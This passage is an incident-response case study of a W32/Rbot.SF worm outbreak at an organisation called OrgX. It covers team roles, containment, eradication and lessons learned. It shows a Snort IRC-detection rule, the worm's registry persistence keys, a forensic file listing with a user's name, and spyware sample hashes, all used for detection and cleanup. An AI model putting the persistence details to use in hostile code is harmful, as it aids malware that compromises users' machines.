
Each device performs egress and ingress packet inspection with real-time alerting on events of interest. High level alerts are fed into a single user interface monitored by the analysts, with medium and low-level alerts being fed into their respective log files for correlation and investigation purposes. For example, a known application exploit or unusually large data transfer would appear in the alert UI. The analyst then validates the alert through data mining procedures (going through alert logs following pre-determined procedures based on attack type, i.e. web logs for web attacks, etc.), which may provide context or show the alert to be a false positive (i.e. searching IDS logs for reconnaissance scans prior to a targeted attack). In the case of a possible security incident, the IDS Team opens a case file, attaches all pertinent logs with appropriate explanation, and forwards it to the CIRT for further investigation and response. The IDS Team is comprised of fifteen analysts.

The Firewall Team provides managed firewall services for OrgX, coordinating with the IDS Team and the CIRT to ensure known attack vectors and attacks in progress are blocked at the appropriate boundary. The team performs audit functions for perimeter security devices to maintain perimeter security best practices (for example, ensuring a deny-by-default policy and blocking bogon/reserved IP addresses). It also provides support to the IDS Team by blocking any successful reconnaissance or attacks that are detected, either by IP address or port associated with a specific threat (for example, making sure port 445/tcp is blocked inbound to mitigate risk of Windows RPC attacks). The FW Team is comprised of five analysts.

The CIRT is responsible for performing all aspects of incident response within the OrgX. They act as liaison between the IDS and FW Teams and the user community, responding to security incidents and ensuring proper incident handling procedures within the organization. They also act as a resource for information gathering and dissemination, coordinating with other CIRTs (notably the US CERT) and other security organizations to maintain a knowledge base of threats, vulnerabilities, and new security best practices. This information is then passed to the other security teams and the user community through the OrgX Security Education, Training, and Awareness (SETA) program, which is comprised of monthly round-table discussions, forums featuring guest speakers from the security community, information papers, and security pamphlets. The CIRT is comprised of ten analysts.

In the event of a security incident, the CIRT takes information provided by the IDS Team, system/network administrator, or user, adds pertinent details yielded by any additional investigation, and works with the users or administrators involved to begin incident handling procedures (discussed in more detail below). The CIRT is responsible for closing out each incident case and providing feedback/updates to the other security teams as necessary.

Figure 5: The Incident Handling Process



Below are the six incident handling steps along with each of their components as they are implemented at OrgX.

Preparation

- Cooperation of management
  -CIRT is afforded authority by high-level management to accomplish mission of incident response, including access to all organization resources and systems
- Established security policies within OrgX
  - authored and enforced with the help of the IA Team
- Known contacts with law enforcement should they be necessary to escalate security incidents

- Tool kit
  - "Jump Bag" includes:

    Hardware

    Laptop (dual boot Windows 2000 and Redhat Linux)
    Knoppix CD
    60 GB USB External Hard Drive
    2GB USB Thumb Drive
    NetGear 4 Port Hub
    2 cross-over cables
    2 straight-through cables

    Software

    Ethereal
    LogCollector Utility
    ProDiscover Forensics
    PepiMK FileAlyzer
    Symantec Ghost 6.5 Enterprise Edition

    Other Items

    Notepad and pen
    OrgX phone list

- Open communication channels within OrgX
  - contact list for each department
- Security contacts within each organizational component of OrgX to facilitate faster notification in the event of security incidents and ensure cooperation of each department with the incident handling process
  - a designated "Security POC" in each major department

Identification

- Basic security training for system and network administrators
  - coordinated effort between the CIRT, IDS and FW Teams, and network and system administrators to help identify potential security incidents before they occur (i.e., evidence of compromise or reconnaissance showing up in network and system monitoring and what to do)
- Layered security
  - perimeter and network security managed by IDS and FW Teams, system security managed by system administrators (through log analysis and host-based security software), audits managed by IA Team (through proactive scanning and policy enforcement)

Containment

- One or more CIRT analysts are dispatched to the site of the incident (number varies depending on impact, spread, etc.)
- System is removed from the network and evidence is taken into custody by a CIRT team member, designated the Incident Lead (IL).
  - If possible, the actual drive or workstation involved is taken to the CIRT lab for further analysis and cleaning (after hard shutdown), in which case the user is provided a loaner in the interim (if time and resources permit, a backup is created and cleaned and put back into production). If this is not possible, the drive is copied (via Ghost) on site and taken into custody. The original is then marked to indicate it is not to be brought back online until cleared by the CIRT; an instruction not to tamper with the machine and contact information for the CIRT is clearly annotated.
- The CIRT IL fills out the incident response form with names of any users or administrators who have access the machine(s) involved and the business use of the machine(s). Any parties involved in the identification of the incident must describe subsequent actions taken and provide pertinent log data. This information is placed with the evidence and maintained by the CIRT IL.

Eradication

- Once backups have been made of the original drive(s), investigation and analysis is performed by the CIRT members. This includes:
  - Using designated software (listed above as items in the jump bag) to analyze the contents of the hard drive and check for evidence of compromise.
  - Logs provided by the administrator and/or the IDS and FW Teams are used as guidelines in the analysis process. For example, if the IDS Team has detected activity that indicates infection by a specific type of mobile malware (i.e. a known Windows worm), the CIRT will look for changes known to be initiated by that code. A full analysis of the evidence dictates the "cleanup" procedures.

Recovery

- After the system has been sufficiently cleaned, it is placed on a standalone test network administered by the CIRT for further analysis. Ethereal is used to sniff network traffic generated by the machine for a time period to be specified by the CIRT IL (usually one week).
- Vulnerabilities known to exist on the machine will be addressed and

patched as necessary. For example, if the machine was compromised through an attack on a patched vulnerability, it will be brought up to date to avoid continued risk of compromise.

- Chain of custody is maintained by the CIRT IL until the machine has been cleared for production, at which time evidence is either kept by the CIRT for further analysis (for example, testing in a lab or further documentation) or passed to law enforcement. Original hardware (if possible) is returned to the user.

Lessons Learned

- All analysis up to this point is documented by the CIRT and maintained by the CIRT IL. This information is included in an after action report and submitted to management for review.
- The CIRT Manager will review the incident after action report and disseminate information to the CIRT and throughout OrgX as necessary. If the incident resulted from a user error or policy violation, those details will be incorporated into the SETA program. If it was a result of poor patch management or ineffective procedures, that information will be disseminated to the appropriate operations and security points of contact.

THE INCIDENT HANDLING PROCESS, PART 2

In this section, I will detail the incident handling process as it was applied to a specific security incident: an outbreak of W32/Rbot.SF on the OrgX network. The events described in the attack process portion of this paper are a “front-end” view of the incident. In this section, we will take a look behind the scenes and discover what happened to one of the target machines during the attack. We will also discuss how the machine was cleaned and prepared for re-deployment on the production network.

Preparation

The W32/Rbot.SF outbreak on the OrgX internal network was detected as part of the IDS Team’s real time monitoring procedures. Log files from these events can be viewed in section two; however, it is worth reiterating that the incident was first detected by internal (corporate network) intrusion detection sensors alerting on IRC traffic. It is likewise notable that there are a few different aspects of the OrgX security posture that prepared it for such an incident.

First, there were actively enforced security policies in place, in this case referencing prohibited use of IRC on the OrgX network. This policy was implemented based on the CIRT’s recommendation (which was based on their knowledge of external threats and security risks inherent in IRC use), reviewed and documented by the IA Team, and implemented by the operations teams comprised of Firewall, IDS, and network and system operations components.

Second, although audits and access policies of OrgX were generally managed to disallow use of IRC and other unapproved applications, intrusion detection devices were configured to detect more clandestine forms of IRC traffic; looking at the Snort signature documented above, we can see alerts were generated based on IRC commands in certain IP ranges. This kind of layered security approach prevented OrgX from depending on a single process or tool to detect security incidents like this one.

Lastly, the documented and repeatable process by which information passes from the IDS Team to the CIRT was followed exactly. This enabled the appropriate parties to respond accordingly and in a timely manner- the IDS Team provided all pertinent log information and the CIRT was able to use said information to begin response procedures within the hour.

Identification

As shown in the attack process portion of this case study, the attack and subsequent spread of W32/Rbot.SD was detected fairly easily by OrgX's intrusion detection systems. There were several measures taken by the IDS team proactively that made this possible.

By adhering to a few simple intrusion detection best practices, the IDS team has the capability to detect not only this specific worm, but other (similar) variants as well. First, signatures are updated regularly using vendor resources or open source signature repositories like the one found at http://www.bleedingsnort.com. In this incident, there were a few specific signatures that made detection possible. ISS X-Force released the following signature on November 18, 2004:

irc-worm-detected (ID#18154)
see http://xforce.iss.net/xforce/xfdb/18154

This Snort signature is used to alert on traffic containing the "PRIVMSG" IRC command in traffic on any TCP port between 6666 and 7000 (which fired on traffic seen in this case study):

```
alert tcp $HOME_NET any <> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC message";
flow:established; content:"PRIVMSG "; nocase; classtype:policy-violation; sid:1463;
rev:6;)
```

Moreover, the organization has deployed a heterogeneous IDS infrastructure, with different types of intrusion detection - anomaly based, which alerts on traffic flows, and signature based, which alerts on known strings or characteristics of attacks - from a number of different sources (both open source and commercial off-the-shelf). This enables multiple views into the same traffic, thereby allowing IDS analysts to perform event correlation on events like those we saw above. For example, when iss.internal.01 alerted on a specific instance of IRC communication, the IDS team was able to link that event with the snort.internal.01 alerts on the same traffic and related internal.argus.01 flows; those additional views of the same event could then be referenced in subsequent investigation performed by the CIRT.

Containment

All logs provided by the IDS Team were compiled to produce a listing of affected internal machines. Based on CIRT network and organizational documentation, CIRT members were dispatched to each location to physically remove the workstations from the network. These efforts were coordinated (where possible and/or necessary) with the security points of contact for each department. The designated CIRT Incident Lead (IL) for this case was dispatched to the site of the first machine determined to be involved – 10.10.249.237 (running Windows 2000 Pro).

Once there, he performed the following actions to contain the infection and preserve the infected system:

- The system was accessed using an administrator level account granted to the CIRT for all internal workstations for use in incident response.
- The IL removed the system from the network by unplugging the network cable and proceeded to copy the hard drive using Ghost (backing up the entire hard drive partition to the USB external hard drive).
- A hard shut down (powered off ungracefully) was performed and the hard drive was removed from the machine.
- The machine was marked with tape and a document stating it had been involved in a security incident.
- The hard drive and backup were placed in anti-static storage bags which were marked with the date, time, machine name, case number, and Incident Lead's contact information.
- "Loaner" workstation requests were submitted to OrgX asset management by the CIRT for each machine involved in the incident.

On-site activities of the CIRT were coordinated with the security point of contact in this department, which was the system administrator for the department in which the workstation was located (who, incidentally, was notified via off-hours contact information). Management was notified upon designation of the chain of events as a security incident and provided with all known details.

Eradication


Now that all affected hosts were off line (verified by IDS logs), the incident is contained. Now, the analysis and cleanup process begins.

First, during investigation of the identifying components of the attack – most notably IRC traffic and the file “wruauclt.exe” – the incident was determined to be an outbreak of the network worm and backdoor Trojan W32/Rbot.SF. Based on that information alone, we can now assume a number of things about the infected host:

1. The worm is not introduced to the target host as the file “wruauclt.exe” but copies itself as such soon after infection. This file is very likely present in many parts of the operating system.
2. The file wruauclt.exe copies itself in the Windows system folder and creates several registry entries (appearing in each as wruauclt.exe):
    a. HKLM\Software\Microsoft\Windows\CurrentVersion\Run
    b. HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
    c. HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    d. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
    e. HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
3. Based on the W32/Rbot.SF’s targeting of known Windows vulnerabilities, the target host is probably not patched sufficiently or has weak account passwords.


The first two suspicions are easily confirmed:

Figure 6: Registry Entries on an Infected Host.




Name	Type	Data
(Default)	REG_SZ	(value not set)
*windows update	REG_SZ	wruauclt.exe

My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)
*windows update	REG_SZ	wruauclt.exe

My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run




Name	Type	Data
(Default)	REG_SZ	(value not set)
*windows update	REG_SZ	wruauclt.exe
AdaptecDirectCD	REG_SZ	C:\Program Files\Adaptec\Easy CD Creator 5\DirectCD…
ccApp	REG_SZ	"C:\Program Files\Common Files\Symantec Shared\ccA…
HotKeysCmds	REG_SZ	C:\WINDOWS\System32\hkcmd.exe
IgfxTray	REG_SZ	C:\WINDOWS\System32\igfxtray.exe
QuickPassword	REG_SZ	C:\Program Files\ActivCard\ActivCard Gold\agquickp.exe
SMS Application L…	REG_SZ	C:\WINDOWS\MS\SMS\CORE\BIN\LAUNCH32.EXE
vptray	REG_SZ	C:\PROGRA~1\SYMANT~2\VPTray.exe
Windows AdService	REG_SZ	C:\Program Files\Windows AdService\WinAdServ.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Name	Type	Data
(Default)	REG_SZ	(value not set)
*windows update	REG_SZ	wruauclt.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices



Name	In Folder	Date Modified
vd1b2a21.iad	E:\Documents and Settings\All Users\Application Data\Symantec\Symantec AntiVirus Corporate Edition\7.5	12/22/2004 9:52 AM
vd1b2a21.iex	E:\Documents and Settings\All Users\Application Data\Symantec\Symantec AntiVirus Corporate Edition\7.5	12/22/2004 9:52 AM
VIRSCANT	E:\Program Files\Common Files\Symantec Shared\VirusDefs\20041221.033	12/22/2004 9:52 AM
VIRSCANT	E:\Documents and Settings\All Users\Application Data\Symantec\Symantec AntiVirus Corporate Edition\...	12/22/2004 9:52 AM
Mailbox	E:\Temp	12/22/2004 9:48 AM
MAPISVC	E:\Program Files\Common Files\System\Mapi\1033\NT	12/22/2004 9:48 AM
Excel	E:\Documents and Settings\CrawfordAW\Application Data\Microsoft\Excel	12/22/2004 9:47 AM
MSO 2004 HOLIDAY ...	E:\Documents and Settings\CrawfordAW\Application Data\Microsoft\Office\Recent	12/22/2004 9:47 AM
OLKB	E:\Documents and Settings\CrawfordAW\Application Data\Microsoft\Office\Recent	12/22/2004 9:47 AM
ide21201.vxd	E:\WINNT\system32	12/22/2004 9:45 AM
Info	E:\Program Files\Windows AdService	12/22/2004 9:45 AM
WinAdMaster.dll	E:\Program Files\Windows AdService	12/22/2004 9:45 AM
WinAdServ	E:\Program Files\Windows AdService	12/22/2004 9:45 AM
WinAdSlave	E:\Program Files\Windows AdService	12/22/2004 9:45 AM
Fuck[1]	E:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5\ROAESE9Z	12/22/2004 9:45 AM
index	E:\Documents and Settings\Default User\Cookies	12/22/2004 9:44 AM
index	E:\Documents and Settings\Default User\Local Settings\History\History.IE5	12/22/2004 9:44 AM
index	E:\Documents and Settings\Default User\Local Settings\Temporary Internet Files\Content.IE5	12/22/2004 9:44 AM
wruauclt	E:\WINNT\system32	12/22/2004 9:44 AM
crawfordaw@link.p0[1]	E:\Temp\Cookies	12/22/2004 9:31 AM
crawfordaw@my.gw...	E:\Temp\Cookies	12/22/2004 9:25 AM
crawfordaw@www.d...	E:\Temp\Cookies	12/22/2004 9:25 AM
crawfordaw@msnbc[2]	E:\Temp\Cookies	12/22/2004 9:24 AM
crawfordaw@www.m...	E:\Temp\Cookies	12/22/2004 9:24 AM
crawfordaw@serving...	E:\Temp\Cookies	12/22/2004 9:24 AM
crawfordaw@www.m...	E:\Temp\Cookies	12/22/2004 9:24 AM
crawfordaw@xml.es...	E:\Temp\Cookies	12/22/2004 9:24 AM

A directory listing also reveals the presence of wruauclt.exe and fuck.exe.

All instances of the file wruauclt.exe, fuck.exe, and associated registry entries were removed from the original hard drive of each infected machine. Machines were then scanned using Symantec AntiVirus Corporate Edition to ensure that no remnants of W32/Rbot.SF remained on the system. The backup instance of the infected partition was retained by the CIRT for further analysis and forensics.

Recovery

Before placing the machine back on the network, three tasks were performed by the CIRT in cooperation with system administration teams for each affected system:

1. The machine was brought to the most current patch level per Windows security (Windows security bulletins listed in section 1 for LSASS and RPC/DCOM vulnerabilities) and newest patch releases per Windows Update.
2. The machine was scanned again by the IA Team to ensure compliance with OrgX security policies (including strong account passwords) and no further presence of mobile malware like W32/Rbot.SF or related files.
3. Management and system administrators for the machines involved were briefed with all findings of the CIRT for the W32/Rbot.SF incident, including subsequent efforts to facilitate full recovery and lessons learned.

Lessons Learned

Although this incident was detected and isolated fairly quickly, there were a number of “holes” in OrgX security and operations that enabled such an attack to be successful:

IRC
IRC traffic was detected by intrusion detection sensors, but the internal host had already been compromised at that time (remember that W32/Rbot.SF connects to an IRC channel only after it has copied itself to the target host). Perhaps this is evidence that more inline/active security devices might be required at the network perimeter (or at least behind the internal firewall) to block known malicious activity. For example, a behavior-based intrusion prevention device or IDS with in-line functionality might have had the capability to take the IRC privmsg snort signature and apply it to an active access policy (there are many such tools that can translate alerts into rules in order to block traffic).

Patch Management
Machines affected by the outbreak were all unpatched Windows workstations. Even though system administrators claimed to remain current on all their patches through automated patch management software or established procedures, there was an evident failure here. This is a perfect opportunity for OrgX to re-examine patch management on an enterprise level. Currently there are many enterprise automated patch management tools on the market (GFI LANGuard and Symantec ON *i*Command to name but two) with the ability to mitigate many risks associated with unpatched vulnerabilities across large and diverse networks. Obviously price and integration with existing network infrastructure are two of many considerations here, but these kinds of tools can potentially be valuable (and proactive) layers of the OrgX security infrastructure in the face of future outbreaks like this one.

User Education

Anyone who has worked in security knows that the uneducated user is one of a security administrator’s worst enemies. The CIRT investigation of this incident, while fruitful in many ways, did not yield an initial attack vector. Based on the behavior of W32/Rbot.SF, it is safe to assume that the first machine compromised on the OrgX network was not the first. In fact, it is very likely that the first infected machine was compromised in the same way subsequent internal machines were- scans followed by exploit of known Windows vulnerabilities. However, if there was another (user-targeted) attack vector by which wruauclt.exe was introduced into the network it should also be addressed. This is why the CIRT will use data gleaned from this incident in future SETA programs for the user community. The more internal users know about threats to network security, the smarter they can be about warding off attempts at social engineering and scams that could led to similar incidents.

VULNERABILITY/EXPLOIT REFERENCES

CVE 2003-0533. Common Vulnerabilities and Exposures.
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533>.

CVE 2003-0528. Common Vulnerabilities and Exposures.
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528>.

“Microsoft Security Bulletin MS01-011. Microsoft TechNet. 2004. 02 January 2005.
<http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx>.

“Microsoft Security Bulletin MS04-012. Microsoft TechNet. 2004. 02 January 2005.

<http://www.microsoft.com/technet/security/bulletin/MS04-012.mspx>.
“W32/Rbot-SF.” Sophos Virus Information. 2004. 04 January 2005.
<http://www.sophos.com/virusinfo/analyses/w32rbotsf.html>.

“WORM_RBOT.ACR” Overview. TrendMicro. 2004. 03 January 2005.
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_RBOT.ACR>.

“Win32.Rbot.” Computer Associates Virus Information Center. 2004. 04 January 2005.
<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39437>.

APPENDIX A:

File Analysis of fuck.exe, WinAdSlave.exe, and WinAdServ.exe

Fuck.exe

Includes Adware/Spyware payload.

Notes: A hex dump not exportable with the FileAlyzer tool revealed license agreement text referencing 180Solutions and BlazeFind, which are known spyware.

****

FileAlyzer © 2003 Patrick M. Kolla. All Rights Reserved.

****

```
File: A:\fuck.exe
Date: 1/8/2005 10:36:19 PM


***** General ******************************************************
          Location: A:\
              Size: 176249
           Version:
            CRC-32: 833A4A89
               MD5: D28A3C7D417122788D82F0160B1D1D2B
         Read only: No
            Hidden: No
       System file: No
         Directory: No
           Archive: Yes
     Symbolic link: No
        Time stamp: Wednesday, December 22, 2004 9:45:38 AM
          Creation: Thursday, December 30, 2004 3:29:24 PM
       Last access: Monday, January 8, 2005 12:00:00 AM
        Last write: Wednesday, December 22, 2004 9:45:38 AM

***** Resources ***************************************************
--- BINARY ----------------------------------------------------------
  COMM
  INFO
  KEEPALIVE
  LICENSE.TXT
  LOADER
--- Dialog ----------------------------------------------------------
  10107
```

WinAdServ.exe

```
********************************************************************
FileAlyzer © 2003 Patrick M. Kolla. All Rights Reserved.

File: A:\WinAdServ.exe
Date: 1/10/2005 10:48:04 PM

***** General ******************************************************
          Location: A:\
              Size: 25088
           Version:
            CRC-32: 7A369CBC
               MD5: 0A6F3B96D26CBE1964FBE44E7C1E1654
          Read only: No
             Hidden: No
        System file: No
          Directory: No
            Archive: Yes
      Symbolic link: No
         Time stamp: Wednesday, December 22, 2004 9:45:38 AM
           Creation: Tuesday, January 04, 2005 1:03:20 PM
        Last access: Monday, January 10, 2005 12:00:00 AM
         Last write: Wednesday, December 22, 2004 9:45:38 AM


***** Version ****************************************************
--- Version -----------------------------------------------------


***** Resources **************************************************


***** PE Header **************************************************
                            :

***** PE Sections ************************************************
             CRC-32: ?
                MD5: ?
----- PE Sections -----------------------------------------------
 Section VirtSize VirtAddr PhysSize PhysAddr    Flags
            CRC32                            MD5


***** Import/Export table ****************************************
```

WinAdSlave.exe

```
******************************************************************
FileAlyzer © 2003 Patrick M. Kolla. All Rights Reserved.

File: A:\WinAdSlave.exe
Date: 1/10/2005 10:47:01 PM

***** General ****************************************************
           Location: A:\
               Size: 18037
            Version:
             CRC-32: E0D47E7A
```

```
              MD5: CB32974EFE172D667128E818F4C6CBFB
        Read only: No
           Hidden: No
      System file: No
        Directory: No
          Archive: Yes
    Symbolic link: No
       Time stamp: Wednesday, December 22, 2004 9:45:38 AM
         Creation: Tuesday, January 04, 2005 1:03:22 PM
      Last access: Monday, January 10, 2005 12:00:00 AM
       Last write: Wednesday, December 22, 2004 9:45:38 AM


***** Version *****************************************************
